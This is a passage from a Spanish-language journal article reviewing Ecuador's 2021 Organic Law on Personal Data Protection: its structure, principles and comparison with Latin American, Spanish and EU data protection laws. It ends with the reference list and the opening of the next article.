- Artículos científicos, revisiones sistemáticas o metaanálisis enfocadas en construcciones de leyes.
- Artículos científicos, revisiones sistemáticas o metaanálisis donde se realizaron estudios de leyes referentes a datos.
- Material publicado en otras fuentes de información como libros, capítulos de libros o conferencias.
- Artículos científicos, revisiones sistemáticas, sitios web, donde la fecha de publicación que no cumplieron con los rangos establecidos, es decir, superaron los 5 años de antigüedad a la

e-ISNN 2550-6730 | **Vol. 7, Núm. 1 (7-16): Enero-Junio, 2023** | **DOI: 10.33936/isrtic.v7i1.5793**

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

fecha de hoy.

- Artículos que no sean de acceso a texto completo.
- Revisiones sistemáticas cuya metodología incluyó datos provenientes de periodos fuera de los contemplados para el presente documento.
- Estudios que hacían referencia a otro abordaje sobre protección de información que no sea individual.
- Estudios cuyo análisis sobre la protección de datos que no tenían un enfoque claro.

3.3.Fase 3: Formulación y plan de búsqueda de la literatura

En este apartado se reunieron todas las palabras claves que generan mayor nivel de exploración en los buscadores, por lo que, como resultado se obtuvo la implementación las siguientes combinaciones de palabras claves:

- Protección de datos
- Ley orgánica de protección de datos
- Derechos de privacidad
- Datos personales
- Unión Europea legislación de protección de datos
- Gestión de datos
- Principios de protección de datos
- Proyecto de ley de datos
- Políticas sobre protección de datos
- Derechos de protección de datos
- Cumplimiento de ley de protección de datos
- Sanciones en la ley de protección de datos

A su vez, se hizo uso de 13 herramientas, entre estas como son las bases de datos de publicaciones científicas, repositorios, o puntos de investigación que contienen los bancos de información referente al tema, las cuales se detallan a continuación:

- Sitios web, Blogs, Artículos web, Plataforma ELibro
- Redalyc, Repositorio Scielo, Repositorio Dialnet, Revista científica Ecociencia
- Springer, ScienceDiret, Biblat, Doab, Wiley

Tabla 1: Resultados de la revisión sistemática de la literatura
Fuente: Los autores

Sitios	Cantidad	Documentos
Base de datos de publicaciones científicas	14	56
Libros	38	38
Sitios webs, blogs	18	18
Total	**70**	**112**

Una vez culminado todo el proceso de investigación y revisiones bibliográficas, se lograron encontrar alrededor de unos 112 documentos, de todos estos, un total de 56 corresponden a artículos científicos que fueron encontrados en diferentes bases de datos de publicaciones científicas, 38 pertenecientes a libros, 18 que se extrajeron de artículos web, sitios web, y blogs.

Tras la revisión previa, se logró reducir significativamente la cantidad de artículos a 51, esto se lo realizó verificando por medio de la lectura de su título, el año de su publicación, si tenían relación directa con el tema que sustenta este artículo, otro aspecto era si estaban repetidos o duplicados, estos fueron excluidos. Posteriormente se procedió a realizar una segunda revisión, por lo que para este momento se dio lectura al resumen, una gran parte a la introducción, y las conclusiones, en efecto, solo 30 artículos se enmarcaron bajo los criterios de inclusión para la lectura de texto completo. Después de la lectura completa, solo 6 artículos cumplieron con los criterios para ser electos en el análisis comparativo de la ley de protección de datos. Cabe recalcar que también fueron consideradas las leyes de protección tanto del Ecuador, países sudamericanos, y los que pertenecen a la Unión Europea, siendo estos los ejes del análisis de este trabajo de investigación.

3.3.1.Estudios incluidos en la investigación

En esta sección se presentan los principales hallazgos que permitieron bajo su lectura lograr profundizar y conocer los aspectos necesarios en cuanto a la protección de datos, el cómo otros países los manejan, a su vez también se encuentran evidenciados las leyes de protección de datos de ciertos países involucrados en este estudio, las cuales serán citados en la discusión de este artículo. A continuación, estos fueron los estudios seleccionados:

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (7-16): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5793

Tabla 2: Estudios incluidos en el proceso de investigación y revisión de la literatura
Fuente: Los autores

Autor	Año	Tema
Luis Enríquez Álvarez	2017	Paradigmas de la protección de datos personales en Ecuador. Análisis del proyecto de Ley Orgánica de Protección a los Derechos a la Intimidad y Privacidad sobre los Datos Personales.
Asociación para el Progreso de las Comunicaciones	2021	Observaciones al proyecto de ley de protección de datos personales en Ecuador.
Michelle Bordachar Benoit	2022	Comentarios al proyecto de ley chileno sobre protección de datos personales: Deficiencias e inconsistencias en los derechos ARCO
Morales-Ferrer	2022	La Agencia Española de Protección de datos: un estudio breve sobre su naturaleza jurídica, su régimen jurídico y su estructura tanto estatal como autonómica.
Pineda, Quezada, y Correa	2022	Políticas públicas y protección de datos personales en Ecuador: reflexiones desde la emergencia sanitaria.
Navarro M. P.	2020	Infracciones de la Ley Orgánica de Protección de Datos en el ámbito sanitario. Descripción estadística de las infracciones.

Este artículo tiene el propósito de analizar las falencias jurídicas del proyecto de Ley Orgánica de Protección de los Derechos a la Intimidad y Privacidad sobre los Datos Personales con el fin de realizar correcciones, y plantear el desarrollo de una ley de protección de datos personales que esté encajada con la legislación de otros países y organismos internacionales (Enríquez Álvarez, 2018).

Asociación para el Progreso de las Comunicaciones (2021), este apartado trata sobre el análisis y correcciones de ciertos artículos de la propuesta del proyecto de ley de protección de datos personales (el "Proyecto"), que se encuentra considerados en las relaciones Internacionales y Seguridad Integral y el pleno de la Asamblea Nacional de Ecuador, compartiendo un análisis actualizado del texto propuesto por la Comisión, conforme a la experiencia internacional en la materia de las organizaciones que la asociación para el progreso de las comunicaciones representan.

Este trabajo se enfoca en aquellos aspectos relacionadas con el cumplimiento del estándar de protección de datos personales, el cual está inspirado en el Reglamento General de Protección de Datos de la Unión Europea (Bordachar Benoit, 2022).

En el presente artículo se pretende realizar un análisis descriptivo de los instrumentos jurídicos sobre las normas de protección de datos que se encuentran vigentes, realizando un énfasis en la AEPD tomando como referencia su naturaleza jurídica, régimen jurídico y estructura estatal y autonómica que esta preside (Morales-Ferrer 2022).

Ordóñez Pineda et al. (2022) el objetivo de esta investigación es de evidenciar la necesidad de fortalecer la tutela del derecho fundamental de protección de datos personales, mediante la formulación y ejecución de políticas públicas en Ecuador, a su vez, trata como unos de sus puntos principales como es el estudio de las sentencias emitidas por la Corte Constitucional sobre el aspecto de gestionar una internet segura para los niños, niñas, y adolescente del país.

Palomo Navarro (2020) este documento fue incluido debido a que generó cierta incertidumbre con respecto al procedimiento que este realizó caso de tratamiento de datos en el ámbito sanitario, por lo que sustenta un incidente referente a una demanda ciudadana, y como se analiza el caso conforme la ley lo exige.

4. Ley orgánica de protección de datos personales del Ecuador

4.1. Primeras gestiones para el proyecto de ley

"Con 118 votos a favor, el pleno de la Asamblea Nacional aprobó el 10 de mayo de 2021, la Ley de Protección de Datos Personales. Este cuerpo legal pasó por un amplio proceso de construcción participativa, el cual inició en octubre de 2017", (Direccion Nacional de Registros Públlicos, 2021).

4.2. Estructura y breve introducción a la Ley Orgánica de Protección de Datos Personales

En efecto como uno de los resultados más relevante y notorio, es el de conocer que contempla la ley de protección de datos. A continuación, se describe la estructura y los componentes que se consideraron más relevantes de la normativa.

Capítulo I: ámbito de aplicación integral

Este primer apartado se encuentra formado por 9 artículos en los cuales se describen todos los mecanismos necesarios incluyendo el objetivo y la finalidad de la Ley Orgánica de Protección de Datos Personales, por su parte abordan temas como el ámbito de aplicación material y la territorialidad de la ley, los términos y definiciones de la ley, se señala también a los integrantes del sistema de protección de datos personales del Ecuador, y se abordan directivas conocidas como las bases de legitimación del tratamiento de datos personales. A su vez es necesario resaltar la incorporación del marco de extraterritorialidad para el tratamiento de datos personales.

Capítulo II: principios

Este capítulo solo tiene un único artículo, pero en su desarrollo se contemplan 13 principios de la Ley Orgánica de Protección de Datos Personales, los mismos que se constituyen para el tratamiento de datos personales, de tal manera que, permitirán desarrollar las habilidades necesarias de los profesionales en materia de Seguridad de la Información.

Capítulo III: derechos

Por su parte, en este capítulo se definen todas las relaciones entre ciudadanos y aquellos que se los considera como responsables del tratamiento de datos personales, efectuando el control de los diferentes medios de interacción, apoyándose también, en los principios definidos en el capítulo anterior, todo esto bajo el marco de 14 artículos claramente definidos.

Capítulo IV: categorías especiales de datos

Este capítulo consiente 8 artículos abordando las características de datos que, en función de su procedencia o categoría, deben ser resguardados con un nivel de cuidado adicional ya que podrían requerir de una acción denominada tutela judicial, que no es otra

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (7-16): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5793

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

cosa que el derecho a acudir al órgano jurisdiccional para avocar el conocimiento de una causa o resolver un altercado.

Capítulo V: transferencia o comunicación y acceso a datos personales por terceros

Gracias al crecimiento exponencial de la tecnología y el aumento de los mecanismos de interacción digitalizados, hoy el mundo se encuentra totalmente interconectado, debido a eso, lo que se norma en este capítulo que se encuentra formado por 4 artículos en los que se establecen las definiciones que permitirán la transferencia de datos personales a terceros y como se los debe manipular.

Capítulo VI: seguridad de datos personales

Este se forma de 10 artículos, se resume en que todas las organizaciones deben fortalecer todas las medidas de control procurando que la protección de los datos se encuentren establecidos bajo el marco de los valores de la información como lo es, la confidencialidad, integridad, y la disponibilidad, a su vez, asumiendo e identificando los posibles riesgos a los que se pueden exponer y, por consiguiente, determinar el debido procedimiento que permitan mantener estos posibles riesgos en una escala considerable.

Capítulo VII: del responsable y el delegado de protección de datos personales

En este capítulo se especifica los roles y responsabilidades en materia de protección de Datos Personales y se muestra la relación que existe entre los diferentes roles, cuales serían los aspectos funcionales, sus deberes, a qué están sujetos como obligación según la ley. Estos aspectos son referencias bajo la estipulación de 5 artículos.

Capítulo VIII: de la responsabilidad proactiva

Este capítulo contiene 3 artículos, los cuales permite que las organizaciones implementen normativas o que reciban certificaciones ajustándose a estándares como el de las ISO/IEC que les ayudará a llevar un control de sus procesos, fomentando la confianza en el tratamiento de datos personales, y a su vez, colocándolos bajo el principio de mejora continua.

Capítulo IX: transferencia o comunicación internacional de datos personales

Capítulo compuesto por 6 artículos, en este aspecto la normativa busca proporcionar el uso adecuado y la manera de cómo se debe controlar el flujo de datos cuando estos se desean exportar hacia otros territorios fuera del estado en el que se encuentra, aquí se involucran por lo general las entidades que solicitan de la transferencia de datos según lo que demande sus actividades, por lo que, deben estar sustentando bajo una base legal y principios éticos por parte de los involucrados.

Capítulo X: de los requerimientos directos y de la gestión del procedimiento administrativo

Esta sección se define mediante 3 artículos por lo que la normativa ostenta los mecanismos con las que cuenta la persona que está manipulando los datos, en este caso el Titular de Datos Personales, para este pueda hacer de uso de sus derechos.

Capítulo XI: medidas correctivas, infracciones y régimen sancionatorio

Este capítulo contiene 2 artículos los mismos que definen las multas o sanciones por el incumplimiento o tratamiento inadecuado de datos de carácter personal.

Capítulo XII: autoridad de protección de datos personales

Subsiguientemente este capítulo lo constituyen 3 artículos que busca normar a la entidad que tendrá la responsabilidad de dar vida a la Ley Orgánica de Protección de Datos Personales del Ecuador, la cual debe ubicarse en la función de control, conforme la normativa del Ecuador y a su vez, brindándole la independencia que se requiere para supervisar y controlar tanto a las entidades de carácter público como a las del sector privado.

Un dato muy importante es el que se consideró la eliminación del derecho al olvido, por lo que este derecho se lo tomó como la posibilidad de que los titulares puedan retornar de un estado de datos personales publicados en cualquier medio como el internet, y llevarlos a una especie como de estado de ocultación plena y retorno a la intimidad de dichos datos, todo esto con el objetivo de guardar el honor y buen nombre del interesado.

Hace14 años atrás en la región Sudamericana países como Ecuador, Brasil, Paraguay, y Colombia eran los únicos que no tenía ley de protección de datos, por lo tanto, en el caso de Ecuador la normativa es nueva y aún se encuentra en fase de construcción, por lo que hace falta el diseño de un reglamento general, la gestión de una cultura de datos personales, y por consiguiente una Autoridad de Protección de Datos Personales.

En derivación con lo investigado, y como se lo mencionó en la recolección de información que, de todos los documentos seleccionados se encontraban los que corresponden a leyes o normativas que regulan la protección de datos personales.

La mayor parte de las normativas están segmentadas a través de capítulos a excepción de la ley de Venezuela y la de España que se encuentran divididas por medio de títulos, siendo que la que contempla mayor cantidad de capítulos es la de Ecuador con un total de 12, seguida de la Unión Europea y México. Por otro lado, se logró evidenciar que, la ley con mayor cantidad de artículos es la de la Unión Europea con

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (7-16): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5793

Tabla 3: Resultados generales de las leyes de protección de datos personales
Fuente: Los autores

Leyes de protección de datos		
País	**N⁰ Capitulo-títulos**	**N⁰ artículos**
Ecuador	12 capítulos	77
Argentina	7 capítulos	48
Venezuela	8 títulos	98
España	10 títulos	97
Unión Europea	11 capítulos	99
Panamá	7 capítulos	47
Panamá	4 capítulos	65
México	11 capítulos	69
Cuba	3 capítulos	62
Uruguay	9 capítulos	49

un total de 99, seguida de España, Venezuela, y Ecuador situándose en el 4 puesto de esta tabla con 77 artículos.

5. Discusión

De acuerdo con lo investigado y analizado en el (Reglamento de la ley n° 29733 de los datos personales peruano, 2010, Articulo 3) menciona que los contenidos en bancos de datos personales de la administración pública y de administración privada deberán tratarse dentro del territorio nacional, son datos de protección privados y muy sensibles, de la misma manera, dicho artículo refiere que hay disposiciones que no pertenecen dentro de dicha ley como: contenidos o relacionados con la vida privada o familiar que pertenecen al banco de datos de la administración pública si el tratamiento no es necesario.

Por lo general en la (ley orgánica de protección de datos personales ecuatoriana, 2021) el ámbito de aplicación se encuentra en el artículo 2 y refiere que, en los ámbitos de aplicación material, el tratamiento de los datos personales se aplicará en cualquier tipo de soporte automatizado o no, de la misma manera también no será aplicable en lo siguiente: personas naturales que utilicen estos datos en actividades familiares, datos anonimizados, actividades periodísticas, datos personales que se encuentren regulados en la jerarquía, materiales en gestión de riesgos, defensas y seguridad, datos o bases de datos establecidos para la prevención, investigación, infecciones penales o ejecución de sanciones penales y datos que identifican a personas jurídicas.

Por otro lado, en continuidad con lo investigado y analizada en la (Ley de Protección de los Datos Personales Argentina, 2000) en el artículo 2 define los siguientes términos: datos personales, datos sensibles, archivos, registros, base o banco de datos, tratamiento de datos, responsable, titular de datos, datos informatizados y usuario de datos, mientras que, en la (ley orgánica de protección de datos personales ecuatoriana, 2021) en el artículo 4 del capítulo 1 menciona algunos términos que establece esta ley de los cuales algunos coinciden con la ley de datos de seguridad de Argentina como: base de datos o fichero, datos personales , datos sensibles, responsables, titular y tratamientos, además esta ley tiene otros como Autoridad de Protección de Datos Personales, Anonimización, Consentimiento, Dato biométrico, Dato genético, Datos relativos, Delegado de protección de datos, Destinatario, Encargado del tratamiento de datos personales, Entidad Certificadora, Sellos de protección de datos personales, Seudonimización, Transferencia o comunicación, y Vulneración de la seguridad de los datos personales.

En el Consentimiento de la (Ley de Protección de los Datos Personales Argentina, 2000, Articulo 5) aclara que, cuando el tratamiento de los datos personales es ilícito y de cómo se deberá configurar el consentimiento prestados con otras declaraciones, de la misma manera específica cuando no será necesario el consentimiento. Por otro lado, tomado en cuanta la (ley orgánica de protección de datos personales ecuatoriano, 2021, Articulo 8), el consentimiento se encuentra en el capítulo 1 el cual especifica cuándo se podrá tratar y comunicar los datos, cuándo será válido y, cuándo se podrá revocar dicho consentimiento.

La Ley General de Protección de Datos Personales (Ley N.º 13.709/2018), de Brasil conocida también como LGPD; dichos principios son los siguientes: finalidad, necesidad, adecuación, trasparecía, libre de acceso, calidad de datos, seguridad, prevención, no discriminación, responsabilidad y presentación de cuentas. Tomando en cuenta la (ley orgánica de protección de datos personales ecuatoriana, 2021) los principios se registran en el artículo 10 los cuales algunos coinciden con la LGPD brasileña, dichos coincidentes son: finalidad, transparencia, calidad de datos, seguridad, responsabilidad; y los no coincidentes son; juridicidad, lealtad, transparencia, Pertinencia y minimización de datos personales, Proporcionalidad del tratamiento, Confidencialidad, Conservación, Aplicación favorable al titular, e Independencia del control.

De acuerdo con (Fuentes, 2016) la ley orgánica de protección de datos venezolana aclara que para realizar el tratamiento por cuenta de terceros se debe obtener mediante un contrato donde especifique con qué fin se realizara y, los datos con los cuales se desea realizar. No se considera un acceso de tercero si es para la prestación de un servicio del responsable del tratamiento. Por otro lado, refiriéndonos a la (ley orgánica de protección de datos personales, 2021, Articulo 35) el acceso a datos por terceros coincide con la ley de protección de datos de Venezuela, a excepción de las infracciones que tiene de más esta ley, la cual especifica que el tercero será el responsable de las infracciones derivada al incumplimiento del tratamiento de los datos.

(Fuentes, 2016) menciona en el Anteproyecto de Ley de Protección de Datos que, la seguridad de los datos personales la debe garantizar el responsable del tratamiento de datos, el

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (7-16): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5793

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

cual deberá mantener la confidencialidad y evitar adulteración, pérdida, consulta o tratamiento no deseados, de la misma manera, no permitir registros en bases de datos inseguras; por otro lado en la (ley orgánica de protección de datos personales ecuatoriana, 2021, Articulo 37) coinciden en varios puntos con la ley de protección de datos Venezolana, lo adicional de esta ley es que el responsable de tratamiento debe implementar proceso de diferentes índoles que permita mejorar la seguridad de los datos y evidenciar que las medidas implementadas moderen de forma adecuada los riesgos identificados, además existen otras medidas como: Medidas de Anonimización, Seudonimización y medidas de confiabilidad de la misma manera específica que dicho responsable podrá acogerse a estándares internacionales para una mejor seguridad de los datos.

En la normativa de la (Ley Orgánica 3/2018, de Protección de Datos Personales Española, articulo 38) menciona que las obligaciones de los responsables son: determinar que los datos sean destruidos cuando se finalice la presentación del servicio del encargado. Los responsables y encargados del tratamiento deberán designar un delegado de protección de datos, el responsable o el encargado de tratamiento deben comunicar en un periodo de 10 días a la agencia española de la protección de datos las designaciones, nombramientos y ceses de los delegados de protección de datos y por ultimo mantener seguro los datos; de la misma manera en lo analizado en la de la (ley orgánica de protección de datos personales, 2021, Articulo 47) el representante está obligado a tratar datos personales en estricto apego, aplicar e implementar requisitos y herramientas administrativas , aplicar e implementar proceso de verificación, efectuar políticas de protección, utilizar metodologías de análisis y gestión de riesgos , realizar evaluaciones, notificar a las autoridades de protección de datos y al titular las violaciones y las seguridades implementadas para el tratamiento, registrar y mantener actualizado el registro nacional de protección de datos y designar el delegado de protección de datos, de la misma manera el encargado tendrá las misma obligaciones que el responsable.

Por su parte también la (Ley Orgánica 3/2018, de Protección de Datos Personales Española, articulo 38) menciona que, en el código de conducta están regulados de acuerdo al reglamento (UE) 2016/679; dichos códigos son beneficiados de resolución extrajudicial de conflictos, además podrán promoverse de acuerdo a lo que se refiere el artículo 40.2 del reglamento (UE) 2016/679, asimismo podrán ser promovidos para que asuman las funciones del supervisión y resolución. Los responsables del tratamiento que adhieran dichos códigos de conducta estarán obligados a someter al organismo los reclamos que los afectados formulen. La Agencia Española de Protección de Datos las autoridades autonómicas de protección de datos someterán La Agencia Española de Protección de Datos, por otro lado La Agencia Española de Protección de Datos y las autoridades autonómicas de protección mantendrán registrado los códigos que han sido aprobados y por último se establece el contenido del registro de aprobación mediante real decreto; mientras que en la (ley orgánica de protección de datos personales ecuatoriana, 2021, Articulo 53) especifica que la elaboración de códigos de conducta por sectores, industrias, empresas, organizaciones que se atiendan al cumplimiento de las normativas las proveerá. La Autoridad de Regulación y Control promoverá, por lo tanto, las necesidades especificadas de los sectores que se realicen el tratamiento que son tomadas en cuenta por los códigos de conductas. Además, se podrán adherirse e implementar los códigos de conducta aprobados por los responsables o encargados de tratamiento de datos personales interesados.

En España la (Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales, articulo 40) refiere sobre las trasferencias internacionales de datos, para lo cual da a conocer que los datos se regirán por lo dispuesto en el reglamento (UE) 2016/679 de la presente de la ley orgánica, y las normas de desarrollos aprobadas por el gobierno, por ende, se aplicará a los tratamientos de la propia transferencia las disposiciones contenidas en dichas normas. Tomando en cuenta la (ley orgánica de protección de datos personales, 2021, Articulo 56) se obtiene que solo se le podrán transferir o comunicar datos personales a países, organizaciones y personas jurídicas en general que mantenga el nivel alto de protección y que se acoplen a los deberes y cumplimientos establecidos en la presente ley.

6.Conclusión

El Ecuador no cuenta con una autoridad de protección de datos personales, por consiguiente, este tema se está discutiendo para el proceso de presentación de las ternas correspondientes que asumirán este cargo. Por lo que, la función que va a ejercer esta autoridad será la de supervisar, controlar, regular, y difundir el tema de protección de datos personales. Por su parte, lo que se tiene conocimiento, es que esta autoridad en el Ecuador va a funcionar como una especie de superintendencia como fue el caso de la superintendencia de control de poder del mercado, esta a su vez, estará ubicada en la función de trasparencia y control social, y su alcance estará determinado tanto para el sector público como el sector privado aplicando otras funciones adicionales como la de sancionar, regular, atender consultas, y administrar registros.

Otra conclusión importante sobre esta ley es que es una medida necesaria para proteger los derechos fundamentales de privacidad y autonomía personal en la era digital. El manejo irresponsable de datos personales puede tener graves consecuencias para la privacidad y seguridad de los individuos, mientras tanto, la Ley de Protección de Datos Personales del Ecuador busca prevenir estas situaciones. Sin embargo, la implementación efectiva de la

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (7-16): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5793

ley es clave para su éxito. Es necesario que las organizaciones y entidades gubernamentales comprendan y cumplan con las disposiciones de la ley, y que los ciudadanos estén informados y ejerzan sus derechos en relación con sus datos personales. Además, se requiere una supervisión adecuada para garantizar que la ley se cumpla y para tomar medidas en caso de violaciones.

La Ley de Protección de Datos Personales del Ecuador está considerada como una de las normas más completas a nivel latino americano, para su diseño se sustenta bajo el estándar de normas internacionales como la de la Unión Europea que es un marco legal referente en este tema de tratamiento y protección de datos, por su parte, la normativa ecuatoriana el capítulo 2 que desglosa una serie de principios, estos también se encuentran enmarcados bajo los principios generales de la ONU.

Contribución de los autores

Aura Dolores Zambrano Rendon: Supervisión, Redacción – revisión y edición del artículo. **Luis Cristóbal Cedeño Valarezo:** Supervisión, Redacción – revisión y edición del artículo. **Manuel Enrique Loor Morales:** Conceptualización, análisis formal, investigación y metodología. **Jofre Agustín Zambrano Zambrano:** Conceptualización, análisis formal, investigación y metodología.

Conflictos de interés

Los autores declaran no tener ningún conflicto de interés.

Referencias bibliográficas

Áreas, C. R. (2021). *¿Cómo y dónde buscar información para tu tesis?* Obtenido de UVR correctores de textos: https://www.uvrcorrectoresdetextos.com/post/c%C3%B3mo-y-d%C3%B3nde-buscar-informaci%C3%B3n-para-tu-tesis

Asociación para el Progreso de las Comunicaciones. (2021). *Observaciones al proyecto de ley de protección de datos personales en Ecuador*. Obtenido de apc: https://www.apc.org/es/pubs/observaciones-al-proyecto-de-ley-de-proteccion-de-datos-personales-en-ecuador

Bastis Consultores. (2022). *Criterios de inclusión y exclusión.* Obtenido de Online-Tesis: https://online-tesis.com/criterios-de-inclusion-y-exclusion/

Bordachar Benoit, M. (2022). Comentarios al proyecto de ley chileno sobre protección de datos personales: deficiencias e inconsistencias en los derechos ARCO. *Revista Chilena De Derecho Y Tecnología, 11*(1), 395–412. https://doi.org/10.5354/0719-2584.2022.67205

Carrizo, Dante, & Moller, Carlos. (2018). Estructuras metodológicas de revisiones sistemáticas de literatura en Ingeniería de Software: un estudio de mapeo sistemático. *Ingeniare. Revista chilena de ingeniería, 26*(Supl. 1), 45-54. https://dx.doi.org/10.4067/S0718-33052018000500045

De Luis, M. (2022). *¿Por qué es importante proteger nuestros datos?* Obtenido de Proconsi: https://www.proconsi.com/blog/por-que-es-importante-proteger-nuestros-datos#:~:text=La%20protecci%C3%B3n%20de%20los%20datos,procesada%20o%20transmitida%20por%20terceros.

Direccion Nacional de Registros Públicos. (2021). *Ley de Protección de Datos Personales. Obtenido de Registros Públicos:* https://www.registrospublicos.gob.ec/programas-servicios/servicios/proyecto-de-ley-de-proteccion-de-datos/#:~:text=ECUADOR%20CUENTA%20CON%20LEY%20DE,inici%C3%B3%20en%20octubre%20de%202017.

Enríquez Álvarez, L. (2018). Paradigmas de la protección de datos personales en Ecuador. Análisis del proyecto de Ley Orgánica de Protección a los Derechos a la Intimidad y Privacidad sobre los Datos Personales. *Foro: Revista De Derecho, 1*(27), 43–61.

Fuentes, D. (2016). A*nteproyecto de Ley de Protección de Datos y Habeas Data para Venezuela*. Obtenido de https://docplayer.es/8333476-Anteproyecto-de-ley-de-proteccion-de-datos-y-habeas-data-para-venezuela.html

González-Moreno, A., & Molero-Jurado, M. D. M. (2022). Creatividad y variables relacionadas según la etapa educativa: revisión sistemática. *ALTERIDAD. Revista de Educación, 17*(2), 246-261.

Isbel. (2021). *Seguridad de la información: el activo más valioso, La ciberseguridad como prioridad para las empresas*. Obtenido de Isbel.com: https://isbel.com/seguridad-de-la-informacion-activo/

Ley de Protección de los Datos Personales Argentina. (2000). *Ley de Protección de los Datos Personales*. 1-2.

Ley Orgánica de Protección de Datos Personales Ecuatoriana. (2021). *ley orgánica de protección de datos personales.* Obtenido de https://www.uasb.edu.ec/ciberderechos/wp-content/uploads/sites/15/2021/06/leyEcuador-proteccion-datos.pdf

Morales-Ferrer, S. (2020). La Agencia Española de protección de datos: Un estudio breve sobre su naturaleza jurídica, su régimen jurídico y su estructura tanto estatal como autonómica. *Novum Jus, 14*(2), 173-194. Epub August 07, 2022. https://doi.org/10.14718/novumjus.2020.14.2.8

Moreno, B., Muñoz, M., Cuellar, J., Domancic, S., & Villanueva, J. (2018). Revisiones Sistemáticas: definición y nociones básicas. *Revista clínica de periodoncia, implantología y rehabilitación oral, 11*(3), 184-186.

Palomo Navarro, M. (2020). Infracciones de la Ley Orgánica de Protección de Datos en el ámbito sanitario. Descripción estadística de las infracciones. *Revista de Bioética y Derecho,* (50), 385-406.

e-ISNN 2550-6730 | **Vol. 7, Núm. 1 (7-16): Enero-Junio, 2023** | **DOI: 10.33936/isrtic.v7i1.5793**

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

Ordóñez Pineda, L., Correa Quezada, L., & Correa Conde, A. (2022). Políticas públicas y protección de datos personales en Ecuador: reflexiones desde la emergencia sanitaria. *Estado & Comunes, 2*(15), 77–97. https://doi.org/10.37228/estado_comunes.v2.n15.2022.270

Pizarro, Ana Beatriz, Carvajal, Sebastián, & Buitrago-López, Adriana. (2021). ¿Cómo evaluar la calidad metodológica de las revisiones sistemáticas a través de la herramienta AMSTAR?. *Colombian Journal of Anestesiology, 49*(1), e501. Epub January 04, 2021.https://doi.org/10.5554/22562087.e913

Puente, J. M. (2021). *La información, un activo vital para tu empresa.* Obtenido de Incibe: https://www.incibe.es/protege-tu-empresa/blog/informacion-activo-vital-tu-empresa#:~:text=La%20informaci%C3%B3n%20es%20uno%20de,puedes%20tener%20un%20grave%20problema.

Ramírez, M. C. (2021). *La protección y el tratamiento de datos personales. El derecho humano a la privacidad y a la intimidad.* Obtenido de bibliodigitalibd: http://bibliodigitalibd.senado.gob.mx/bitstream/handle/123456789/5234/ML%20201.pdf?sequence=1&isAllowed=y

Reglamento de la Ley N° 29733 de los Datos Personales Peruano. (2010, Articulo 3). Reglamento de la ley n° 29733 de los datos personales. 3.

Sabatés, L. A., y Roca, J. S. (2020). *La revisión de la literatura científica: Pautas, procedimientos y criterios de calidad.* Obtenido de UAB: https://ddd.uab.cat/pub/recdoc/2020/222109/revliltcie_a2020.pdf

Sequera, R. M. (2022). *Diferencia entre revisión sistemática y metaanálisis* . Obtenido de Blog.Docentes: https://blog.docentes20.com/2022/07/%E2%9C%8Ddiferencia-entre-revision-sistematica-y-metaanalisis-docentes-2-0/

Shamseer, L. (2021). *Declaración PRISMA 2020: una guía actualizada para la publicación de revisiones sistemáticas.* Obtenido de Revista española de cardiologia: https://www.revespcardiol.org/es-declaracion-prisma-2020-una-guia-articulo-S0300893221002748

Terrazas, O. (2000). ACERCA DEL DERECHO A LA VIDA PRIVADA. *Punto Cero, 05*(01), 42-45.

Universidad de Navarra. (2023). *Revisiones sistemáticas: Definición: ¿qué es una revisión sistemática?* Obtenido de BIBLIOGUÍAS: https://biblioguias.unav.edu/revisionessistematicas/que-es-una-revision-sistematica#:~:text=Revisi%C3%B3n%20Sistem%C3%A1tica%20o%20Revisi%C3%B3n%20Sistem%C3%A1tica,fin%20de%20disminuir%20los%20posibles

Universidad de Navarra. (2023). *Revisiones sistemáticas: Ejemplos de criterios de inclusión y de exclusión.* Obtenido de BIBLIOGUÍAS: https://biblioguias.unav.edu/revisionessistematicas/criterios_de_inclusion_y_exclusion

Villagómez, C. M. (2018). *¿Qué significa la protección de datos personales?* Obtenido de PBP: https://www.pbplaw.com/es/que-significa-la-proteccion-de-datos-personales/#:~:text=El%20derecho%20a%20la%20protecci%C3%B3n,la%20vida%20de%20estos%20datos.

Ley 25.326. Ley de Protección de los Datos Personales Argentina (2000). https://www.oas.org/juridico/pdfs/arg_ley25326.pdf

Ley Nº13.709, Ley General de Protección de Datos Personales de Brasil (2018), https://www.gov.br/anpd/pt-br/documentos-e-publicacoes/guia_senacon_espanhol.pdf

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (7-16): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5793

UNIVERSIDAD TÉCNICA DE MANABÍ
Fundada en 1952

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Evaluation of logical-mathematical skills in preschool students through digital gamification in Santo Domingo, Ecuador

Evaluación de habilidades lógico-matemáticas en estudiantes de preescolar a través de la gamificación digital en Santo Domingo, Ecuador

Autores

[1]Fabricio Marcillo Vera*

[1]Lorena Cusme Vélez

[2]Jimmy Torres Bastidas

[3]Jessica Dueñas Hidalgo

[1]Departamento de Investigación, Instituto Superior Tecnológico Japón, Quito, Ecuador
